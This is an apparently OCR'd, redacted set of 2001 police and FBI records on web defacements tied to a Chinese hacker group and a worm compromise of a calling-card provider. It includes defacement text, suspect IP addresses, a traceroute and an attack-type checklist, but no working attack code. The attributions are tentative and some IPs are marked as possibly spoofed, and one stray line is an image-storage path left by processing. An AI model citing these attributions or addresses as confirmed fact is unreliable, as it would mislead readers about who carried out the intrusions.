STOLEN IN YOUR JURIS.? YES ____ NO ____ IF NOT, WHERE?
RECOVERED IN YOUR JURIS.? YES ____ NO ____ IF NOT, WHERE?

INS

INSURED BY AGENT POLICY NO.

WITNESS

WITNESS NO. 1 OF 2 NAME (LAST, FIRST, MIDDLE) [redacted] AGE [redacted] SEX M
ADDRESS 2010 46th AV SE Suite E APT# CITY, STATE, ZIP Mandan ND 58554 PHONE 667-2170

WITNESS NO. 2 OF 2 NAME (LAST, FIRST, MIDDLE) [redacted] AGE [redacted] SEX M
ADDRESS 2010 46th AV SE Suite E CITY, STATE, ZIP Mandan ND 58554 PHONE [redacted]

b6
b7C

OFFICER X[redacted] [redacted] [redacted] OFFICER NO. [redacted]
REPORT DATE 05 07 01 S[redacted] [redacted]

OFFICER'S WORK PRODUCT MAY BE CONFIDENTIAL

SUBJECT DATA

SUBJECT NO. OF	THIS SUBJECT IS: (S) □ SUSPECT (A) □ ARRESTED/SUMMONED						INCIDENT/CASE NUMBER 01-6531	
NAME (IF KNOWN) LAST, FIRST, MIDDLE unKnown				ALIAS			AGE OR ESTIMATE TO	
ADDRESS	APT#			CITY, STATE, ZIP		PHONE		SEX
DOB / /	HT.	WT.	HAIR	EYES	SSN	STATE ID NUMBER	PLACE OF BIRTH	RACE
SCARS, MARKS, TATTOOS, ETC.						OCCUPATION		ETHNICITY

ARREST DATA

CHARGE			ARREST/SUMMONS DATE / /	ARREST/SUMMONS TRACKING NUMBER	ARR. CODE
TYPE OF ACTION □ TAKEN IN (T) □ ON VIEW (O) □ SUMM/COMPL (S)	MULTIPLE CLEARANCES □ NOT APPLICABLE (N) □ COUNT THIS ARREST (C) □ ARREST WAS COUNTED ON ANOTHER CASE REPORT (M)	RESIDENCE □ RESIDENT (R) □ NON-RESIDENT (N) □ UNKNOWN (U)	MULTIPLE CASE CLOSURES CASE # ____ CASE # ____ CASE # ____ CASE # ____	ARMED WITH JUV. □ INFORMAL (H) DISP. □ REFERRED (R)	ARMED WITH
IF JUVENILE, PARENT (GUARDIAN) NAME	ADDRESS	CITY, STATE, ZIP	PHONE	DATE REL. TO PARENTS / /	

SUBJECT DATA

SUBJECT NO. OF	THIS SUBJECT IS: (S) □ SUSPECT (A) □ ARRESTED/SUMMONED							
NAME (IF KNOWN) LAST, FIRST, MIDDLE				ALIAS			AGE OR ESTIMATE TO	
ADDRESS	APT#			CITY, STATE, ZIP		PHONE		SEX
DOB / /	HT.	WT.	HAIR	EYES	SSN	STATE ID NUMBER	PLACE OF BIRTH	RACE
SCARS, MARKS, TATTOOS, ETC.						OCCUPATION		ETHNICITY

ARREST DATA

CHARGE			ARREST/SUMMONS DATE / /	ARREST/SUMMONS TRACKING NUMBER	ARR. CODE
TYPE OF ACTION □ TAKEN IN (T) □ ON VIEW (O) □ SUMM/COMPL (S)	MULTIPLE CLEARANCES □ NOT APPLICABLE (N) □ COUNT THIS ARREST (C) □ ARREST WAS COUNTED ON ANOTHER CASE REPORT (M)	RESIDENCE □ RESIDENT (R) □ NON-RESIDENT (N) □ UNKNOWN (U)	MULTIPLE CASE CLOSURES CASE # ____ CASE # ____ CASE # ____ CASE # ____	ARMED WITH JUV. □ INFORMAL (H) DISP. □ REFERRED (R)	ARMED WITH
IF JUVENILE, PARENT (GUARDIAN) NAME	ADDRESS	CITY, STATE, ZIP	PHONE	DATE REL. TO PARENTS / /	

SYNOPSIS

Witness #1 & #2 contacted the BPD to report that a Hacker had entered their computer, destroying many web pages on Their Server Stored at "Schumacher diamond Cutters". When They attempted to enter attached web sites, Attachment #A-1 screen would appear. It is believed from attachments B-1, B-2 that the hackers are possably from china. I contacted The F.B.I. [redacted] who responded to the scene. Computer belongs to [redacted] buisness [redacted]

Full Report has been dictated.

b6
b7C

USE SEPARATE SHEETS FOR DETAIL NARRATIVE

COMPLAINANT/VICTIM CERTIFICATION

The information I have provided in this case is true and correct to the best of my knowledge. I will inform this agency if property reported as stolen is recovered. I will assume responsibility for any costs associated with return of reported stolen property, missing persons or runaway juveniles. I (will) (will not) (not appl) assist in prosecution of offenders associated with this case.

DATE: / / SIGNATURE: X

STATUS

□ UNFOUNDED
□ PENDING
□ CLRD BY ARREST
□ NO PROSECUTION

□ FILED INACTIVE
☑ WARRANT
□ JUVENILE

EXCEPTIONAL CLEARANCE

(N) □ NOT APPLICABLE
(A) □ SUSPECT/OFFENDER DEAD
(B) □ PROSECUTION DECLINED

(C) □ EXTRADITION DENIED
(D) □ VICTIM REFUSED TO COOPERATE
(E) □ JUVENILE/NO CUSTODY

DATE EXCEPTIONALLY CLEARED / /

COPY

FOLLOW-UP/CONTINUATION REPORT

CASE NO. 01-6531

Bismarck Police Department
BISMARCK, NORTH DAKOTA 58504

TYPE OF OFFENSE Computer Fraud VICTIM Schumacher's Diamond Cutters

SUBJECT(S)

On 05-07-01 at 0934 hours, I was dispatched to Schumacher's Diamond Cutters, 714 S 2nd St., Bismarck to take a fraud report. On scene I met with subject/witnesses #1 and #2, [redacted] stated that they were ex-employees of Schumacher's Diamond Cutters. They stated that they still do contract work for [redacted] at this time. They stated that they all own their own businesses located in Mandan. They stated that this morning when they went into to view the websites that are on a server at [redacted] place of business, the website appeared to have been hacked. b6 b7C

At this time we went and looked at the first computer site, Schumacherdiamond.com. When this website was entered the standard web page did not appear, but a black page with red writing on it appeared. The red writing stated "fuck USA Government", "fuck PoizonBOx", "contact:sysadmen@yahoo.com.en".

When I went to the address "sysadmen@yahoo.com.en, I received a yahoo page out of China Yahoo. It was two pages long and the entire pages were written in Chinese. This is attached to the original report as B-1 and B-2.

I asked [redacted] how many different websites are on the server. They provided a list of websites that are on the server that were hit by these hackers. There are five different websites that are listed with the report. When you go to them, you receive this same black screen with the red letters. There was only one website within the server that was not tampered with. b6 b7C

The computer belongs to Schumacher's Diamond Cutters. The [redacted] of Schumacher's Diamond Cutters is [redacted] did come to the business once I started taking the report. He was aware of the problem. b6 b7C

A timeline was established by [redacted] He stated that the last time he was on the computer was Sunday night, 05-06-01, at approximately 1600 hours, and the website was fine. He stated that this morning, 05-07-01, at 0800 hours, the website had been hacked. He believes that whoever was in the computer was possibly in it at the time that he logged in. It is unsure to me why he believes this.

The FBI was contacted and I spoke with FBI Agent [redacted] After explaining to Helm that we believed that the computer had been hacked by subjects in China, he stated that he would be over to view the computer. He also contacted FBI specialists in Minneapolis, and he believed that they would be doing follow-up on the case.

b6 b7C

SIGNED [redacted] DATE 05-07-01 SIGNED [redacted] DATE 5-8-01
Investigating Officer Supervisor

STATUS:


□ UNFOUNDED
□ PENDING
□ CLRD BY ARREST
□ NO PROSECUTION
□ FILED INACTIVE
□ WARRANT
□ JUVENILE

COPIES TO:

□ Crime Prev.
□ Detective
□ PYB
□ City Attorney
□ States Attorney
□ Inv. Officer
□ Information Only
☒ Other FBI

Reviewer

01-6531
A-1



fuck USA Government

fuck PoizonBOx

contact:sysadmen@yahoo.com.cn

01-6531
AB-1

财经 聊天 电邮 YAHOO! 雅虎中国 新网站 个性化 帮助

雅虎财经全新改版

快到雅虎俱乐部，
找到你的同类

[ ] 检索 简体中文网站 ▼

检索范围: ● 所有中文类目 ○ 中国大陆类目

[社区] 聊天室 - 俱乐部 - 雅虎通 - 网上传情 - 请柬 - 游戏 - 留言板 NEW!
[资讯] 新闻 - 财经 NEW! - 体育 - 焦点新闻 - 科技 - 星光快线 - 房地产 - 天气 - 星相命理
[工具] 电邮 - 我的雅虎 - 地址簿 - 公文包 - 记事本 - 效率手册 - 相册 - 英汉字典

星相命理 - 每天都有好东西！

看看每日运势	找个星星伴侣	小小神算子
- 十二星座运势	- 星座超HIT话题	- 张大眼睛看清楚，爱人是哪种？
- 生肖每日运势	- 星座贺卡	- 千里马、伯乐都不可不看的秘诀！
- 生肖蛇年运势	- 星相命理聊天室	- 约会时先偷偷看看他/她的手···

艺术与人文
文学，绘画，表演艺术

新闻与媒体
无线电广播，杂志，报纸，电视...

商业与经济
公司，金融与投资，就业...

休闲与生活
体育运动，游戏，旅游...

电脑与因特网
因特网，聊天室，软件...

参考资料
图书馆，字典与辞典，电话号码...

教育
大专院校，各类考试，海外留学...

区域
北京，上海，重庆，天津...

娱乐
酷站，音乐，电影，明星照片...

科学
生物学，工程学，另类科学...

政府与政治
地方政府，中央政府机关，法律...

社会科学
人类学，社会学，经济学...

健康与医药
医学，疾病与症状，传统医药...

社会与文化
人物，饮食，宗教信仰...

powered by COMPAQ

[世界Yahoo!s]

亚太：亚洲 - 香港 - 台湾 - 新加坡 - 印度 - 日本 - 韩国 - 澳纽

美洲：Yahoo! - 雅虎中文 - 加拿大 - 西班牙文 - 巴西 - 墨西哥 - 阿根廷

欧洲：英国、爱尔兰 - 法国 - 德国 - 意大利 - 丹麦 - 挪威 - 瑞典 - 西班牙

今日头条

霆锋首次执导MTV大玩"少儿不宜"

更多头条>>

焦点新闻

- 中国队包揽本届世乒赛金牌
- 中国黑客联盟声言再攻白宫网站
- 美副国务卿计划访华 谈NMD问题
- 马尼拉局势紧张 政府拘捕反对派要员

其他新闻...

雅虎社区

- 央视再拍射雕？
  本着为央视提点建议的初衷，大家说说你心中的新版射雕是怎样的呢？
- 聊天室：全球人都在此等着与你相会！
- 俱乐部：总能找到跟你有相同爱好的同类！赶快试试...
- 网上传情：发送免费心意贺卡！

雅虎精选

- 雅虎周选:缤纷假日
- 精彩聊天活动:"边缘游戏"、"假装纯情"、"风言风语"

01-6531
B-2

- 雅虎星相命理: :每天都有好东西，快来看看!

工商局注册电子标识
京ICP证010036号

免费登录网站 - 说明 - 服务条款 - 广告指南 - 雅虎征才中 - 关于雅虎

01-6531
C-1

Websites Hit

www.Schumacherdiamond.com

www.Awardsin.com

www.Terrybl.com

www.Icediamonds.com (many more pointing to this site)

www.Schumacher-diamond.com

Websites not hit

www.bschumacher.com

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/24/2001

To: Chicago **Attn:** SA [redacted]
Counterterrorism SSA

b3
b6
b7C
b7E

From: Dallas
Security
Contact: [redacted] x2386

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
(Pending) [redacted]

Title: HACKER/HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP - VICTIM;
COMPUTER INTRUSIONS

Synopsis: To report complaint received at Dallas Division regarding a web page defacement by unknown individual coming from a Chinese Internet Protocol (IP) address.

Enclosure(s): FD-71 (complaint form) completed by SA [redacted] Diskette containing IIS logs, defacement and WatchGuard Alert, provided by GAPRS via e-mail, regarding the computer intrusion of the GAPRS web server; [redacted]

b6
b7C
b7E

Details: On 05/23/2001, writer was telephonically contacted by [redacted] with Greet America Public Record Services (GAPRS) located at 8035 E. R L Thorton Freeway, Dallas, Texas, telephone number [redacted] advised writer that on 5/21/2001 GAPRS' web server was compromised by unknown individuals coming from the IP address 202.118.7.199.

b6
b7C

A trace route conducted by [redacted] to the IP address revealed that it resolved back to Beijing. After gaining access to the web server, which was running Windows NT IIS 4.0, the intruders defaced the company's internal web site, research.gaprs.com. The customer site www.grprs.com was not defaced. The defacement contained the statement "fuck USA Government fuck PoizonBOx, contact:sysadmcn@yahoo.com.cn." [redacted] estimated that the damage to GAPRS was between $500-$1000. stated he would e-mail the IIS logs and the defacement. Since other GAPRS' computers were not within the DMZ, they were not compromised.

b3
b6
b7C
b7E

[redacted]

b3
b7E

[redacted]

b6
b7C
b7E

Dallas Division is providing the aforementioned information to NIPC for informational purposes and to Chicago Division for any action deemed appropriate.

b3
b7E

LEAD(s):

Set Lead 1:

CHICAGO

AT CHICAGO, IL

Take action deemed appropriate.

Set Lead 2:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

♦♦

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative □ See below

Subject's name and aliases
UNSUB(s);

Character of case
[redacted]

b3
b6
b7C
b7E

Complainant □ Protect Source
[redacted] with Greet America Public Record Services (GAPRS)

Complaint received
□ Personal ☒ Telephonic Date 05/23/2001 Time am

Address of Subject

Complainant's address and telephone number
8035 E. R L Thorton Frwy
Dallas, Tx 75228 (214/320-9836 x[redacted]

Complainant's DOB

Sex
Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data Originating IP 202.118.7.199

Employer Address Telephone

Vehicle Description

Facts of Complaint

Complainant advised that on 5/21/2001 GAPRS' web server was compromised by unknown individuals coming from the IP address 202.118.7.199. A trace route conducted by [redacted] to the IP address revealed that it resolved back to Beijing. After gaining access to the web server, which was running Windows NT IIS 4.0, the intruders defaced the company's internal web site, research.gaprs.com. The customer site www.grprs.com was not defaced. The defacement contained the statement "fuck USA Government fuck PoizonBOx, contact:sysadmcn@yahoo.com.cn." [redacted] estimated that the damage to GAPRS was between $500-$1000. [redacted] stated he would e-mail the IIS logs and the defacement. Since other GAPRS' computers were not within the DMZ, they were not compromised.

b6
b7C

[redacted]
(3)

b6
b7C

[redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

NETWORK-TOOLS.COM

○ LOOKUP ○ PING ○ TRACE ○ WWWHOIS	○ DNS RECORDS ○ HTTP HEADERS ○ NETWORK ● EXPRESS TRACE	DNS Server: 209.237.160.161 □ Convert Base 10 to □ URL UnEncode □ No DNS 20 Hops (35 max)
202.118.7.199 Submit		

Contact WHOIS servers using standard WHOIS commands:

202.118.7.199 WHOIS rs.internic.net Choose WHOIS	☑ Shared Registry □ Root Server c Root Server

Reverse Lookup Result: www.nams.com.cn.

TraceRoute to 202.118.7.199 [www.nams.com.cn]

```
Hop  (ms)  (ms)  (ms)  IP Address       Host name
 1     0     0     0   209.237.131.3
 2     0    15     0   157.130.73.121   serial4-1-1.gw1.orl1.alter.net
 3    31    16    16   152.63.84.46     504.at-2-1-0.xr2.atl1.alter.net
 4    31    16    15   152.63.10.77     0.so-3-0-0.tr2.atl1.alter.net
 5    31    32    47   146.188.141.62   109.at-5-0-0.tr2.dca6.alter.net
 6    31    31    47   152.63.11.90     0.so-3-0-0.XR2.DCA6.ALTER.NET
 7    31    47    32   152.63.38.89     0.so-2-1-0.XL2.DCA6.ALTER.NET
 8     *    31    32   152.63.38.137    POS7-0.BR2.DCA6.ALTER.NET
 9    31    31    47   137.39.52.166
10    31    31    47   207.45.223.121   if-4-0.core1.Washington.Teleglobe.net
11    47    31    47   64.86.83.161     if-4-0.core3.NewYork.Teleglobe.net
12    94    94    93   64.86.83.174     if-8-0.core2.LosAngeles.Teleglobe.net
13    94    78    78   64.86.83.146     if-6-0.core2.LosAngeles2.Teleglobe.net
14    78    78    94   64.86.80.38      if-0-0-0.bb1.LosAngeles2.Teleglobe.net
```

```
15   78   93   79  64.86.173.34
16  235  250  235  202.112.61.21
17  235  250  234  202.112.36.132
18  234  235  250  202.112.36.242
19  234  250  235  202.112.1.62
20  250  234  266  202.112.1.193    beijing-bgw1-lan.cernet.net
21  250  234  250  202.112.1.134    xian-bgw2-lan.cernet.net
22  766  781  766  202.112.1.122
23  765  782  765  202.112.1.185    beijing-bgw4-sat.cernet.net
24  766  781  766  202.112.1.94     shenyang-rgw-lan.cernet.net
25  781  781  782  202.112.29.73    sy-rgw.synet.edu.cn
26  781  782  781  202.112.29.199
27  797  781  782  202.112.31.225
28  781  797  765  202.118.4.225    router-4500.neusoft.com.cn
29  797  765  782  202.118.7.199    www.nams.com.cn
```

Trace complete

Reverse Lookup Result: www.nams.com.cn

Lookup Result: 0.0.0.0
China Whois web interface contacted: http://www.cnnic.cn/cgi-bin/domainqc

☒ logo1_c.GIF (4982 bytes)

☒ ico1.JPG (9611 bytes)

☐

ÕÚCNNICµÄÒÑ×¢²áÓòÃû¿âÖÐÃ»ÓÐÕÒµ½Õâ¸öÌõÄ¿¡£

☐ bar10.JPG (5352 ☐ bar11.JPG (5363

°æÈ¨ËùÓÐ ÖÐ¹ú»¥ÁªÍøÂçÐÅÏ¢ÖÐÐÄ
© Copyright CHINA INTERNET NETWORK INFORMATION CENTER

☐

DNS records for: com.cn

Answer records

```
com.cn              1  NS   sld-ns1.cnnic.net.cn                      86400s
com.cn              1  NS   sns.cernet.net                            86400s
com.cn              1  NS   sld-ns2.cnnic.net.cn                      86400s
                            server:                   ns.cnc.ac.cn
                            email:        hostmaster@ns.cnc.ac.cn
                            serial:                     2001052406
                            refresh:                         21600
                            retry:                            7200
                            expire:                        3600000
com.cn              1  SOA  minimum ttl:                     86400  86400s
```

Authority records

Additional records

```
sld-ns1.cnnic.net.cn 1  A   159.226.1.3                               86214s
sld-ns2.cnnic.net.cn 1  A   202.97.16.197                             86214s
```

DNS records for: nams.com.cn

DNS query for `nams.com.cn` failed: **Queried domain does not exist**

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE Date: 05/21/2001

To: Counterterrorism Attn: NIPC/CIOS/CIU
Room 5965 b3 b6 b7C b7E

Chicago ~~Attn:~~ SA [redacted]
~~NIPC Squad~~

KD

From: SAC, Newark

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: UNSUB(s);
NOVO NETWORKS - Victim;

SUBMISSION: □ Initial □ Supplemental XX - Closed

CASE OPENED:

CASE CLOSED: 5/15/01

□ No action due to state/local prosecution (Name/Number____________________)
X USA declination
□ Referred to Another Federal Agency (Name/Number:____________________)
□ Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office NEWARK
Government Agency ____________________
Private Corporation ____________________

VICTIM

Company name/Government agency: NOVO Networks
Address/location: 1 Evertrust Plaza, Jersey City, NJ, telephone (201) 200-5515 x[redacted] b6 b7C
Purpose of System: Internet connectivity and long distance telephone pre paid calling cards
Highest classification of information stored in system:
System Data:
Hardware/configuration (CPU): Sun Solaris
Operating System: SunOS
Software:
Security Features:
Security Software Installed: □ yes (identify ________________) □ no
Logon Warning Banner: □ yes □ no

[redacted] b3 b7E

b3
b7E

INTRUSION INFORMATION

Access for intrusion: □ Internet connection □ dial-up number □ LAN (insider)
Internet address: ____________________
Network name: ____________________

Method:
Technique(s) used in intrusion:
Path of intrusion:
addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject: UNSUB(s)
Age: __________ Race: __________
Sex: __________ Education: __________
Alias(s): __________ Motive: __________
Group Affiliation: ____________________
Employer: ____________________
Known Accomplices: ____________________
Equipment used:
Hardware/configuration (CPU): ____________________
Operating System: ____________________
Software: ____________________

Impact:
Compromise of classified information: □ yes x - no
Estimated number of computers affected: one (1)
Estimated dollar loss to date: Unknown

Category of Crime:

Impairment:
□ Malicious code inserted
□ Denial of service
□ Destruction of information/software
□ Modification of information/software

Intrusion:
□ Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
X Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

[redacted] b6
[redacted] dba NovoNetworks, 1 Evertrust Plaza, 8th Floor, Jersey City, New Jersey, (201) 200-5515, ext [redacted], said that his company provides Internet bandwidth and prepaid calling card services. b7C

On or about 5/5/01, their Sun system was compromised by the Sad Mind Worm. [redacted] removed the components of the worm, but no feels that information has been stolen from the system. [redacted] believes that an unknown number of prepaid calling card PINs were taken because there has been an increased number of invalid authorizations being reported. [redacted] explained that there are in excess of 70 1-800 telephone numbers that are associated with specific prepaid cards and if a prepaid card number is entered and the wrong 1-800 number was dialed, an exception report is generated. [redacted] is not sure which #'s were compromised, and the system does not track calls completed. Therefore, he is not able to determine the extent of the damage. b6 b7C

[redacted] has various logs and IP address since May 5th, but does not have any surrounding the actual incident and does not have any information about the compromise. [redacted] does have IP addresses for individuals who are ftp'ing to his site and ftp'ing elsewhere. [redacted] has not patched his system, but is currently having a mirror drive prepared from backup to replace the compromised drive. [redacted] is also having his telephone switch vendor, Siemens, track the originating telephone numbers for the error log. [redacted] is also seeing an increase in usage in older products, leading him to believe that a compromise occured, but he does not have any specific details. b6 b7C

According to Siemens the telephone calls are originating from Italy, Taiwan, California, and Lousianna State Govt's. The IP addresses identified by [redacted] (possibly spoofed) are; b6 b7C

206.142.142.4 - LeapFrog Technology, Abilene, TX
217.83.228.217 - Deutsche Telekom, Germany
62.163.234.170 - Chello, The Netherlands
64.229.80.183 - Unassigned RIPE.net address
213.22.76.23 - TVCABO, Portugal Cable Modem

[redacted] had contacted Jersey City Police who put him in contact with NJSP High Tech Crimes Unit, and has not received a response. [redacted] was told by the FBI that they should consider patching the server exploit, cancelling all possible PINs to alleviate the amount of losses and continue monitoring the situation, because the USAO has declined prosecution. b6 b7C

b3
b7E

Menu
Technology(s) Used:

Top Screen	*Secondary Screen*
Protocol Attacks:	
X IP	X spoofing attack □ source routing
□ TCP	
	□ sequence number attack
□ UDP	□ spoofing attack □ flooding
X FTP	X vulnerable version □ SITE EXEC □ overload FTP buffer □ anonymous FTP
□ TFTP	
□ Telnet	□ highjacking □ packet sniffing
□ r commands	□ rsh □ rlogin
□ SMTP	□ vulnerable version □ spoofing □ embedded postscript attack □ trojan horse attack □ syslog attack □ flooding □ MIME
□ HTTP	□ flooding □ Telnet to HTTP port
□ gopher	

b3
b7E

Protocol Attacks:

Top Screen	***Secondary Screen***
□ X11 window	
□ DNS	□ vulnerable version □ flooding
□ SNMP	
□ FSP	
□ NFS	

Other Attacks:

□ Worm

□ Social engineering

□ Scavenging and reusing

□ Masquerading

□ Scanning

□ Trojan Horse

□ Other

◆◆

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: ☒ Negative ☐ See below

Subject's name and aliases UNSUB	Character of case Computer Hacking
	Complainant ☐ Protect Source [redacted] NOVO Networks
	Complaint received ☐ Personal ☒ Telephonic Date 05/15/2001 Time am
Address of Subject	Complainant's address and telephone number 1 Evertrust Plaza, Jersey City, NJ (201) 200-5515 X [redacted]
	Complainant's DOB / Sex

b6
b7C

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

Approximately two days ago, company computers attacked by a "worm." Subsequently, company's IP address was used to attack outside sites. Confidential list of PIN's has been published on the Internet.

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C

U.S. Department of Justice

Federal Bureau of Investigation

File No. [redacted] [redacted]

b3
b7E

Legal Liaison Office
26 Garden Road
Hong Kong, SAR
Tel: (852) 2841-2348
Fax: (852) 2522-6843

May 30, 2001

Interpol NCB
Ministry of Public Security
14 Dong Chang An Street
Beijing, China
Via Fax 86-10-6512-5804

Re: **HACKER/HONKER UNION OF CHINA**
Your Ref: New Request for Assistance

Dear Sir/Madame,

On May 22, 2001, my Chicago Office advised:

"Chicago Division of the FBI is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China. Also, as a part of this investigation, United States based groups carrying out actions against Web sites originating out of China are being investigated.

